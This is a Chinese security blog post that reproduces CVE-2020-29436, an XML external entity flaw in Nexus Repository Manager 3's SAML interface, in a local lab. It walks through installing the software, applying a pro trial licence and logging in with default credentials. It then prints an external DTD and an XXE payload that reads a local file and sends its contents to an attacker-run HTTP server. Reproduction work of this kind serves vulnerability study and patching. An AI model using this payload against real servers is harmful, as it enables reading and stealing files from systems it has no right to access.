

# CVE-2020-29436: Nexus3 XML外部实体注入复现

原创 水木逸轩 Timeline Sec 1周前

收录于话题

#漏洞复现文章合集

70个

上方蓝色字体关注我们，一起学安全！

作者：水木逸轩@Timeline Sec

本文字数：767

阅读时长：2~3min

声明：请勿用作违法用途，否则后果自负

## 0x01 简介

Nexus Repository Manager 3 是一款通用的软件包仓库管理 (Universal Repository Manager) 服务。

## 0x02 漏洞概述

编号：CVE-2020-29436

/service/rest/internal/ui/saml接口允许加载外部dtd。攻击者能够利用该漏洞获取Nexus Repository Manager 3的管理员帐户，从而可以配置系统、查看文件系统上的文件，获取敏感信息。

## 0x03 影响版本

Nexus Repository Manager 3 <= 3.28.1

## 0x04 环境搭建

本地环境需要JDK 1.8以上

官网下载：

1 <https://help.sonatype.com/repomanager3/download/download-archives---repository>

本次复现使用版本为3.28.1

解压后，到nexus-3.28.1-01\bin目录下

命令行运行：`nexus.exe /run`

稍等一会，出现下图，表示启动成功


访问管理后台：`http://localhost:8081/`

点击登录，输入默认口令：`admin/admin123`


登陆失败，百度一下：

```
1 cd /sonatype-work/nexus3
```

找到admin.password，密码就是那一串字符：




哦~，原来是不让使用默认密码，也访问不了saml接口，只有pro版本才可以




然后去下载pro版本的证书（此处一定要用火狐浏览器，Google快把我整废）


```
1 https://www.sonatype.com/nexus/repository-pro/trial
```




下载好证书文件




## 安装证书



证书安装成功后如下图所示



接着服务器重启服务，可以看到版本已经变成了pro



## 0x05 漏洞复现

访问：

<http://yourhost:8081/#admin/security/saml>

在填入payload之前先用python起一个http服务

并在http服务的目录下写一个my.dtd文件，文件内容为：

```
1 <!ENTITY % all
2 "<!ENTITY &#x25; send SYSTEM '%file;'"
3 >
4 %all;
```

接着将payload填入到文本框中

```
1 <!DOCTYPE ANY [
2     % file SYSTEM "file:///C:/Windows/win.ini">
3     % dtd SYSTEM "http://127.0.0.1:8000/my.dtd">
4     %dtd;
```

```
5         %send;  
6     ]>  
7 <ANY>xxe</ANY>
```

拦截数据包再次发送



得到ini文件内容，dtd文件被加载



## **0x06 修复方式**

及时升级到最新版本。

## **0x07 总结**

在即将跪下的前一刻，站起来。

参考链接：

<https://paper.seebug.org/1431/>

<https://blog.csdn.net/cuncaojin/article/details/81270897>

<https://www.jianshu.com/p/fcb128e34c87>

**阅读原文看更多复现文章**



Timeline Sec 团队

安全路上，与你并肩前行



收录于话题 #漏洞复现文章合集·70个

下一篇 · CVE-2020-26258&26259: XStream漏洞复现

[阅读原文](#)

喜欢此内容的人还喜欢

**2020年最流行10大网络安全工具!**

网络安全编程与黑客程序员

---

**从溯源到拿下攻击者服务器!**

网络安全编程与黑客程序员

---

**SRC混子的漏洞挖掘之道**

程序员阿甘